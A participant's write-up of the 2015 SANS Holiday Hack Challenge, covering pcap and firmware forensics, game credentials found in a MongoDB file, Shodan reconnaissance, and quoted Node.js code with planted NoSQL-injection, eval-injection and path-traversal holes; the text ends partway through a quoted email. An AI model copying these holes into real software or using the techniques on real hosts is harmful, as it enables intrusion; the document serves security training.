



A 2015 SANS Holliday Hack Challenge Journey

As a newbie in IT security world, I didn't know about the traditional SANS Christmas holiday hack challenge. When the 2015 edition was about to start, a colleague told me about it.

I took a look and was hooked !

So here is a brief ¹ story of my journey hunting the SuperGnomes.

¹ Fred, stop laughing please !

Table of contents

Gnome in your home & the Dosis neighborhood	3
Part 1: Dance of the Sugar Gnome Fairies: Curious Wireless Packets.....	3
Part 2: I'll be Gnome for Christmas: Firmware Analysis for Fun and Profit	4
Gnome execution environment.....	5
Database carving	6
Part 3: Let it Gnome! Let it Gnome! Let it Gnome! Internet-Wide Scavenger Hunt.....	7
Part 4: There's No Place Like Gnome for the Holidays: Gnomage Pwnage.....	9
Gnome firmware study	9
Gnome Web App.....	9
sgstatd.....	11
sgdnsc2	12
Getting the five gnome.conf files	12
Preamble	12
SuperGnome 01 : simple admin access	13
SuperGnome 02 - Local File Inclusion with Directory Traversal	16
SuperGnome 03 : NoSQL Injection with JSON deserialization.....	18
SuperGnome 04 - Server-Side JavaScript Injection	20
SuperGnome 05 - Reverse Shellcode via Buffer Overflow.....	23
Summary.....	33
Part 5: Baby, It's Gnome Outside: Sinister Plot and Attribution.....	34
The nefarious plot of ATNAS Corporation.....	34
The villain.....	34
Some after words	35
ANNEXES	36
C Source to extract picture from DNS requests	36
First payload with infinite loop	38
Second payload with reverse shellcode	39
A more complicated payload.....	40
Conversations with characters of the Dosis neighborhood.....	46

Gnome in your home & the Dosis neighborhood

In reference, here are the [challenge statements](#). This year it is based on the Grinch story. Please refers to the above link for details.

Beginning with an extended tour of the [Dosis neighborhood](#), we collect a lot of indices. [You can find here](#) conversations with each character, links to technical skills which may be of interest to solve the challenge and some hints they gave us.

During the visit, [Jessica Dosis](#) gave us a [dump of the gnome firmware](#). And [Josh Dosis](#) gave us a [packet capture of gnome exchanges with his C&C server](#).

Part 1: Dance of the Sugar Gnome Fairies: Curious Wireless Packets

Analysing the capture with [Wireshark](#), we see a lot of DNS exchanges between the gnome (IP=[10.42.0.18](#)) and sg1.atanascorp.com (IP=[52.2.229.189](#)). Trying [http://52.2.229.189/](#) just in case... Bingo ! We get the first SuperGnome address. Returning to the capture analysis, it seems that the gnome uses DNS requests to hide his exchanges with the SuperGnome. Decoding by hand the first exchanges encoded in base64, we retrieve the **commands that are sent across the Gnome's command-and-control channel**. SuperGnome 01 sends those commands to the gnome :

"EXEC:iwconfig"	in capture packet 363
"EXEC:cat /tmp/iwlistscan.txt"	in capture packet 573
"FILE:/root/Pictures/snapshot_CURRENT.jpg"	in capture packet 875




We have the answer to the first question.

Now we have to extract the photo named [snapshot_CURRENT.jpg](#) from the rest of the capture. This cannot be hand done. We need a tool. After looking for some sort of plugin or trick to do it with Wireshark, we gave up and wrote a quick and dirty c utility to grab it :

see [2015_SANS_hack_challenge_extract_picture_from_pcap.cpp](#) file (yes it's a Visual Studio source, I'm more a Windows man than a Linux one. Coding for Windows since version 2. Had to use Linux more. This challenge helps. Thanks !).

After launching it, we got the **image that appears in the photo the Gnome sent to SuperGnome 01 across the channel from the Dosis home :**



We have the answer to the second question.

By the way, you can go back to the Dosis Neighborhood and give the picture watermark to Josh. But you won't learn anything more :-/.

*I came back to Dosis Neighborhood later to achieve this write-up and see that I missed the [script to pull out the photo](#) that [Josh](#) gave us. Read the f*****g manual !*

...finally, I just saw a tweet of [@edskoudis](#) saying "Rumor has it that JoshDosis is now dropping a python script in #SANSHolidayHack neighborhood today to help w/ pcap!". Looks like I met Josh before this !

Part 2: I'll be Gnome for Christmas: Firmware Analysis for Fun and Profit

Now we have to deal with the firmware dump. Going to Linux this time.

Following [Jeff's advices](#), we use [Binwalk](#) to extract the filesystem firmware :

```
xbios@ubuntu-vm:~/sans_challenge$ binwalk -e firmware.bin
```

DECIMAL	HEX	DESCRIPTION
0	0x0	PEM certificate
1909	0x711	ELF 32-bit LSB shared object, ARM, version 1 (SYSV)
167521	0x28E61	LZMA compressed data, properties: 0x00, dictionary size: 16777216 bytes, uncompressed size: 100663296 bytes
168157	0x2980D	LZMA compressed data, properties: 0x01, dictionary size: 16777216 bytes, uncompressed size: 50331648 bytes
168803	0x29363	Squashfs filesystem, little endian, version 4.0, compression: gzip, size: 17376149 bytes, 4866 inodes, blocksize: 131072 bytes, created: Tue Dec 8 19:47:32 2015

```
xbios@ubuntu-vm:~/sans_challenge$
```

Binwalk gives us a `29363.squashfs` file which contains a compressed version of the Gnome's filesystem.

Then, using the firmware mod kit, we launch `./opt/firmware/trunk/unsquasfs_all.sh 29363.squasfs` and obtain :

```
[...]
Trying ./src/others/squashfs-4.2-official/unsquahfs... Parralel unsquashfs: Using 1 processor
3936 inodes (5763 blocks) to write
[...]
MKFS="./src/others/squashfs-4.2-official/mksquashfs"
[=====|] 5763/5763 100%
created 3899 files
created 930 directories
created 37 symlinks
created 0 devices
created 0 fifos
```

... a new `squashfs.root` directory with the whole Gnome filesystem in it !

Gnome execution environment

File `/etc/os-release` does not exist, but there is a file `/etc/openwrt_release` which contains :

```
DISTRIB_ID='OpenWrt'
DISTRIB_RELEASE='Bleeding Edge'
DISTRIB_REVISION='r47650'
DISTRIB_CODENAME='designated_driver'
DISTRIB_TARGET='realview/generic'
DISTRIB_DESCRIPTION='OpenWrt Designated Driver r47650'
DISTRIB_TAINTS=''
```

And there is a file `/etc/openwrt_version` which contains :

```
r47650
```

So we can say that **the operating system used in the Gnome is OpenWrt with ChangeSet 47650** which seems to be a good choice for the Gnome !

According to the instruction set used in executable files **the Gnome has an ARM CPU variant ARMv6K**.

According to the `/www` folder, **the Gnome web interface is built on ExpressJS**. The file `/www/node_modules/express/History.md` tells us that **the Gnome uses version 4.13.3 / 2015-08-02 of ExpressJS**.



So we have answered the third question.

Database carving

For this forensic part of the challenge, next task is to retrieve a password in a database. Ok. We saw that there is a NoSQL **MongoDB** database in the Gnome (`/etc/initd/mongod` for example).

The `/etc/mongod.conf` file tells us where the databases are :


```
# LOUISE: No logging, YAY for /dev/null
# AUGGIE: Louise, stop being so excited to basic Unix functionality
# LOUISE: Auggie, stop trying to ruin my excitement!

systemLog:
  destination: file
  path: /dev/null
  logAppend: true
storage:
  dbPath: /opt/mongodb
net:
  bindIp: 127.0.0.1
```

Note the file comments : it seems that we have at least two suspects : Louise and Auggie. Auggie seems more experimented than Louise...

Return to the databases. We could use tools mentioned by [Josh W.](#), but MongoDB files are very friendly to indiscreet eyes, so a simple `grep` or `HxD` gives us the list of users and passwords.

The `/opt/mongod/gnome.0` database tells :



We see that there is an **admin** user with **SittingOnAShelf** password. There is also a **user** user with **user** password. And it seems that there is a **user_level** field too.




Now we have answered the fourth question.

Returning to the SuperGnome-01, we try the two accounts... they work ! And the admin's one gives access to a lot of things. Returning later...

Part 3: Let it Gnome! Let it Gnome! Let it Gnome! Internet-Wide Scavenger Hunt

We have the IP address of the first SuperGnome, how can we find the other four ? After poking for a long while in the firmware dump, there is nothing there...

Time to return to the Dosis neighborhood. Jess gave us the firmware and asked for the password. So we come back and give it to her. She recommends us to "sho Dan the password information". Going for a trip to Internet of things land (<https://www.shodan.io/>)... A search for `SittingOnAShelf` gives no result. But a search for the SuperGnome IP `52.2.229.189` gives a result :



...but no other SuperGnome.

Think...

Think harder...

Think even more...

...hum, there is an unusual `X-Powered-By` : HTTP header : `GIYH::SuperGnome by AtnasCorp`.

Trying a search for **SuperGnome**... Bingo !!! Here are our five SuperGnomes :

Showing results 1 - 5 of 5

GIYH::ADMIN PORT V.01

54.233.105.81
ec2-54-233-105-81.sa-east-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-17 15:30:08 GMT
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtlasCorp
Set-Cookie: sessionId=yd0Kn90bS1NFLNGN2x; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-VjPz0nKt4Luz/Fn1w80jg"
Date: Thu, 17 Dec 2015 15:30:04 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01

52.192.152.132
ec2-52-192-152-132.ap-northeast-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-14 18:41:32 GMT
Japan, Tokyo
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtlasCorp
Set-Cookie: sessionId=Hf0I22NagpJB0WnHQN; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-nasgWhyW71xFDHvQFBudQw"
Date: Mon, 14 Dec 2015 18:41:29 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01

52.2.229.189
ec2-52-2-229-189.compute-1.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:31 GMT
United States, Ashburn
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtlasCorp
Set-Cookie: sessionId=s6nuccASPPyu18sqV0ji; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-OGokFF0jkiCqPkx06ssVw"
Date: Wed, 09 Dec 2015 21:32:28 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01

52.64.191.71
ec2-52-64-191-71.ap-southeast-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
Australia, Sydney
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtlasCorp
Set-Cookie: sessionId=TVAG3lutzC5j1oa2jKKj; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-gDmdagSwkbxjpd2h13jEQ"
Date: Wed, 09 Dec 2015 21:32:29 GMT
Connection: keep-alive

GIYH::ADMIN PORT V.01

52.34.3.80
ec2-52-34-3-80.us-west-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
United States, Boardman
Details

HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtlasCorp
Set-Cookie: sessionId=npHZC7JlRGNBTj07h93T; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-hpnBKXG/RjF1+aZGuZ77Hg"
Date: Wed, 09 Dec 2015 21:32:28 GMT
Connection: keep-alive

SuperGnomes IP addresses and physical locations are :

SuperGnome	IP address	Location	Coord.
SG-01	52.2.229.189	United States, Ashburn	39.0335, -77.4838
SG-02	52.34.3.80	United States, Boardman	45.7788, -119.529
SG-03	52.64.191.71	Australia, Sydney	-33.8615, 151.2055
SG-04	52.192.152.132	Japan Tokyo	35.685, 139.7514
SG-05	54.233.105.81	Brazil, São Paulo	-23.4733, -46.6658

[Tom Hessman](#) confirmed these 5 IP addresses. And the web servers at these addresses confirmed to be the good ones.



So this answers the fifth and sixth questions.

Part 4: There's No Place Like Gnome for the Holidays: Gnomage Pwnage

Gnome firmware study

Searching the Gnome firmware, we found three interesting pieces : the Gnome Web App located in `/www/` which is a `NodeJS` app using `MongoDB`, one non standard service which is launched and monitored : `/var/run/sgstatd` and one non standard service which is launched : `/usr/bin/sgdnsc2`. There is also an `autowlan` service which scans for usable WIFI network.

Gnome Web App

Studying the Gnome's firmware, we first focus on the `/www/routes/index.js` file which contains the whole web app.

In this file we can identify three flaws plus a corrected one and a potential one.

1. The first one resides in the `Login Post` function :

```
// LOGIN POST
router.post('/', function(req, res, next) {
  var db = req.db;
  var msgs = [];
  db.get('users').findOne({username: req.body.username, password: req.body.password}, function
(err, user) { // STUART: Removed this in favor of below. Really guys?
  //db.get('users').findOne({username: (req.body.username || "").toString(10), password: (req.
body.password || "").toString(10)}, function (err, user) { // LOUISE: allow passwords longer t
han 10 chars
    if (err || !user) {
```

Request parameters `username` and `password` are not sanitized in the uncommented `db.get()`. So it is vulnerable to NoSQL injection with a little help of json deserialisation.

2. The second one resides in the `Settings Upload` :

```
// SETTINGS UPLOAD
router.post('/settings', function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_level > 99) { // AUGG
IE: settings upload allowed for admins (admins are 100, currently)
  var file = req.body.file;
  var dirname = '/gnome/www/public/upload/' + newdir() + '/' + file;
  [...]
  try {
    fs.mknewdir(dirname.substr(0,dirname.lastIndexOf('/')));
```

The uploaded filename (request parameter `file`) is not sanitized before it's use to create a new directory. By the way, the function doesn't create the file, so we can't upload one, but we probably can use this function to create a directory on the server, may be to help some directory traversal need.

3. The third one resides in the `Files upload` function :

```
// FILES UPLOAD
router.post('/files', upload.single('file'), function(req, res, next) {
  if (sessions[sessionid].logged_in === true && sessions[sessionid].user_level > 99) { // NEDF
ORD: this should be 99 not 100 so admins can upload
  var msgs = [];
  file = req.file.buffer;
  if (req.file.mimetype === 'image/png') {
    msgs.push('Upload successful.');
```

```

console.log("File upload syntax:" + postproc_syntax);
if (postproc_syntax != 'none' && postproc_syntax !== undefined) {
  msgs.push('Executing post process...');
  var result;
  d.run(function() {
    result = eval('(' + postproc_syntax + ')');
  });
  // STUART: (WIP) working to improve image uploads to do some post processing.
  msgs.push('Post process result: ' + result);
}

```

The new post processing function is vulnerable to Server-Side JavaScript Injection : as the `postproc` request parameter is "evaluated", we can inject code there which will be executed on the server and the results of which will be conveniently returned in the resulting page.

4. The fourth resides in the `Camera Viewer` function. It has been corrected, but how can we know ?

```

// CAMERA VIEWER
// STUART: Note: to limit disclosure issues, this code checks to make sure the user asked for
// a .png file
router.get('/cam', function(req, res, next) {
  var camera = unescape(req.query.camera);
  // check for .png
  //if (camera.indexOf('.png') == -1) // STUART: Removing this...I think this is a better solu
  //tion... right?
  camera = camera + '.png'; // add .png if its not found
  console.log("Cam:" + camera);
  fs.access('./public/images/' + camera, fs.F_OK | fs.R_OK, function(e) {
    if (e) {
      res.end('File ./public/images/' + camera + ' does not exist or access denied!');
    }
  });
  fs.readFile('./public/images/' + camera, function (e, data) {
    res.end(data);
  });
}

```

Before the correction, this function was vulnerable to a Local File Inclusion attack : the request parameter `camera` contains a filename which wasn't correctly sanitized. If the path or the name of the file includes a ".png" string, we could render it.

5. There is probably one more flaw in the webb app : the `gen_session()` function generates sessions ID based upon `Math.random()` results :

```

// session id generator
function gen_session()
{
  var t_sessionid = '';
  var chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
  for( var i=0; i < 20; i++ )
    t_sessionid += chars.charAt(Math.floor(Math.random() * chars.length));
  return t_sessionid;
}

```

Usually it's a bad idea to write his own session id generator... Why not use the ExpressJS one which is based upon some crypto API ? We could test the real randomness of this session id generator, or to be exact the predictability of its output. `Math.random()` is a **pseudo-random** number generator, so... may be, based on a given session ID it will be possible to guess (compute) the next session id delivered by the `gen_session()` function. Then we just have to test computed session ID until we found a manager one... May be a lot of work, so let's put it aside until we need it.

Beside those findings, comments show two new characters : Stuart and Nedford. So we have now 4 suspects : Auggie, Louise, Nedford and Stuart.

As they seem to like commenting files, why not look for comments or other informations in the firmware with their names ?

sgstatd

We found "Auggie" in seven other files. One of them is interesting : the `/etc/init.d/sgstatd` file tells us that there is a problem with the sgstatd service. One of the two non standard services we found searching the Gnome firmware :

```
#!/bin/sh /etc/rc.common
# BUGID: 570523-1
# OWNER: STUART
# LOUISE: The sgstatd process fails to start on the Gnome hardware.
# LOUISE: I rewrote the startup script, testing in DEV works fine. Closing ticket.
# LOUISE changed status from OPEN to CLOSED
# AUGGIE: Process still fails to startup, re-opening ticket.
# AUGGIE changed status from CLOSED to OPEN
# LOUISE: It works just find in DEV Auggie.
# NEDFORD: Confirm process fails to startup, delegate to Stuart for resolution.
# LOUISE: Status on this Stuart?
# NEDFORD changed owner from LOUISE to STUART
# NEDFORD: Can we get a status on this Stuart?
# NEDFORD: Can we get a status on this Stuart?
# LOUISE: Blocking on this ticket, we may have to ship without resolution.
START=98

PROG=/usr/bin/sgstatd

start_service() {
    $PROG &
}
stop_service() {
    killall sgstatd
}
```

We don't find any interesting information with the other names. Except that it confirms that we are dealing with a team.

For reference, here are the [sgstatd binary](#) and the [uncommented reversed sgstatd](#).

This service seems to be a sort of monitoring server (banner = `Welcome to the SuperGnome Server Stat`) which offers 3 functions :

1. Analyse hard disk usage
2. List open TCP sockets
3. Check logged in users

And more interesting, it seems there is a hidden `x` choice (see offset `:08048DB2`) which perhaps allows to post a message on a board :

```
0x080492C9 C7 44 24 04 CC 9C 04 08      mov dword ptr [esp+4], offset aEnterAShortMes ; "Enter a
                                         short message to share with Gno"...
```

Maybe there is a possible XSS there ? We could send a message with some javascript to steal a manager or admin session cookie when an admin reads the message on the board ?

There are also some other interesting functions like `sgnet_exit()` and `sgstatd()`. It's not the time for a time consuming in-depth reversing session. So we will see it later.

It was a good idea cause we will soon find the sgstatd sources...

By the way, we probably found why sgstatd worked in dev but didn't work on the Gnome... it seems that Louise put the x86 version in the Gnome instead of the ARM one :-)) !

So we get a server binary or SuperGnome version instead of a Gnome one. Let's put it aside, one day it can be useful.

sgdnsc2

This one is the good version. According to his name, comments in `/etc/init.d/sgdnsc2` and a brief reading of his disassembly, it seems to be the Gnome DNS C&C client. Reversing it we can understand the command protocol (seems to be only 4 commands : `HELLO:`, `NONE:`, `EXEC:` and `FILE:`).

We also found some URL in it

: `reply.willingvictim.com`, `cmd.willingvictim.com` and `check.willingvictim.com`, and an IP address `172.16.240.129` but all these seem to be no more used old datas since there is no cross reference to them except a false one (*further analysis will prove that they are used*).

We don't know ARM assembly but it looks a bit like 68000 one.

So, for reference, here are the [sgdnsc2 binary](#) and the [uncommented reversed sgdns2](#).

If necessary, we will reverse this client to see if we can be a Gnome and use the DNS C&C channel to compromise the server. Maybe there is no sanitization of filenames uploaded and we can upload some code ? We will come back either if we get some new information or if we are in a dead-end...

Finally, we looked at this piece of code and understood the communication protocol. Here it is :

- Client Gnome IP is `172.16.240.129`, there is some NAT...
- `check.willingvictim.com`, `cmd.willingvictim.com` and `reply.willingvictim.com` are names used to send commands to the C&C server through DNS requests :
 - request for `check.willingvictim.com` name resolution is used to contact the C&C and initiate a session. If a `HELLO:` is received in return, Gnome enters in command mode. If not, Gnome sleeps 2s and tries again ;
 - once in command mode, requesting for `cmd.willingvictim.com` name resolution is used to ask the C&C for a command to execute, and can in return execute `FILE:` or `EXEC:` commands. If another command is received or a `"NONE:"` one, Gnome returns to the previous state ;
 - finally, requesting for `reply.willingvictim.com` name resolution is used to send command responses to the C&C.

Here is the [reversed and commented sgdns2](#).

Now that we understand the communication protocol between Gnomes and SuperGnomes, we can take the place of a Gnome, wait for commands and see what the server asks for and if we can send him some specially crafted payloads... or we can mute the gnomes by dropping DNS resolution on the three `.willingvictim.com` names (if we are an ISP). Let's put this aside in case of...

In addition to those findings, we find some database credentials in the `/www/app.js` file :

```
var db = monk('gnome:KTt9C1SljNKDiobKKro926frc@localhost:27017/gnome')
```



This answers the seventh question : we found four flaws in the Web App (maybe five) and two services which may be useful.

Getting the five gnome.conf files

Preamble

Getting the five `gnome.conf` files was not a really straightforward task. We made some round trips between the supergnomes. Trying to be as clear as possible...

Accessing to the five SuperGnomes in HTTP, we see that they present the same screens and functionalities. The WEB application they host seems to be the same we saw the source in the Gnome Firmware.

Launching an `nmap -sV -p1-65535 -script "safe" <IP address>` on the five SuperGnome addresses, we found that in addition to listening on port 80/TCP, one of them (SG-05) listens on TCP port 4242 but that there is no standard service beyond.

Then trying the two accounts previously discovered we notice that we can't log on SG-03 with `admin / SittingOnAShelf` credentials and that the admin account doesn't authorize the same things on each SuperGnome.

We obtain this map :

SuperGnome	Open ports	Accounts		Functions accessible to admin						
		User / User	Admin / SittingOnAShelf	Camera	Files			Gnome NET	Settings	
					See	Download	Upload		See	Upload
SG-01 52.2.229.189	80/tcp - http	✓	✓	✓	✓	✓	✗	✓	✓	✗
SG-02 52.34.3.80	80/tcp - http	✓	✓	✓	✓	✗	✗	✓	✓	✓
SG-03 52.64.191.71	80/tcp - http	✓	✗	✗	✗	✗	✗	✗	✗	✗
SG-04 52.192.152.132	80/tcp - http	✓	✓	✓	✓	✗	✓	✓	✓	✗
SG-05 54.233.105.81	80/tcp - http 4242/tcp - ???	✓	✓	✓	✓	✗	✗	✓	✓	✗

❗ We have to note that the GnomeNet screen is the same on all the SuperGnomes. It seems that there is an issue with the image feeds when some gnomes have the same id and that one of these gnomes is in the boss office. According to this conversation thread, pictures of these gnomes are XORed in the feed and we will find five of six pictures taken from a test. The one we won't find is the one taken in the boss office. So if we can un-XORed the `camera_feed_overlap_error.png` picture with the `factory_cam_x.png` pictures, we may retrieve the boss office gnome picture.

Ok, armed with this knowledge and vulnerabilities found in the gnome web app source, we can now try to get the flags !

SuperGnome 01 : simple admin access

Getting the flag on the first SuperGnome is straightforward like the admin account allows file downloading. So we get the `gnome.conf` file simply by downloading it after logging with the `admin / SittingOnAShelf` credentials.

Here is the file :

```
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
```

```
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

👉 **Ok, Kirk, we have the first flag.** Scotty, we need more speed, please push these impulse engines beyond their maximum !

Before moving to the next SuperGnome, we look at the other downloadable files :

- `camera_feed_overlap_error.zip` and `factory_cam_1.zip` files gives us the `camera_feed_overlap_error.png` and `factory_cam_1.png` that will probably be usefull when we got all the `factory_cam_x.png` pictures.
- `gnome_firmware_rel_notes.txt` informs us of the last firmware release contents.
- `sniffer_hit_list.txt` shows us the list of words on which the gnomes will start a capture and send it to his current SuperGnome.
- `20141226101055.zip` file contains a packet capture file `20141226101055_1.pcap` to be analyzed.
- `sgnet.zip` file contains C sources made by the famous **CTF (Christmas Technology Feature)** company ! These sources seems to be the ones of a SuperGnome monitoring program, with special `X` command used for sending a message to the sgnet board. It's probably the source of the `sgstatd` service we encounter in the gnome firmware analysis. Sources files are : `sgnet.c`, `sgnet.h`, `sgstatd.c` and `sgstatd.h`. To be further analyzed.

Ok, let us analyse these findings.

SG-01 packet capture

First, a look at the network packet capture file with the **Wireshark** "Follow TCP Stream" function shows us that it contains an email which in turn contains a picture named `GiYH_Architecture.jpg`.

Email was sent from a computer named `atnaspc5` with IP address `10.1.1.192` to an SMTP server with IP address `104.196.40.60`. It was sent on the **Fri, 26 Dec 2014 10:10:55** by `c@atnascorp.com` to `jojo@atnascorp.com` with a **Microsoft Outlook 15.0** email client. Here is the mail :

Subject: GiYH Architecture

JoJo,

As you know, I hired you because you are the best architect in town for a distributed surveillance system to satisfy our rather unique business requirements. We have less than a year from today to get our final plans in place. Our schedule is aggressive, but realistic.

I've sketched out the overall Gnome in Your Home architecture in the diagram attached below. Please add in protocol details and other technical specifications to complete the architectural plans.

Remember: to achieve our goal, we must have the infrastructure scale to upwards of 2 million Gnomes. Once we solidify the architecture, you'll work with the hardware team to create device specs and we'll start procuring hardware in the February 2015 timeframe.

I've also made significant progress on distribution deals with retailers.

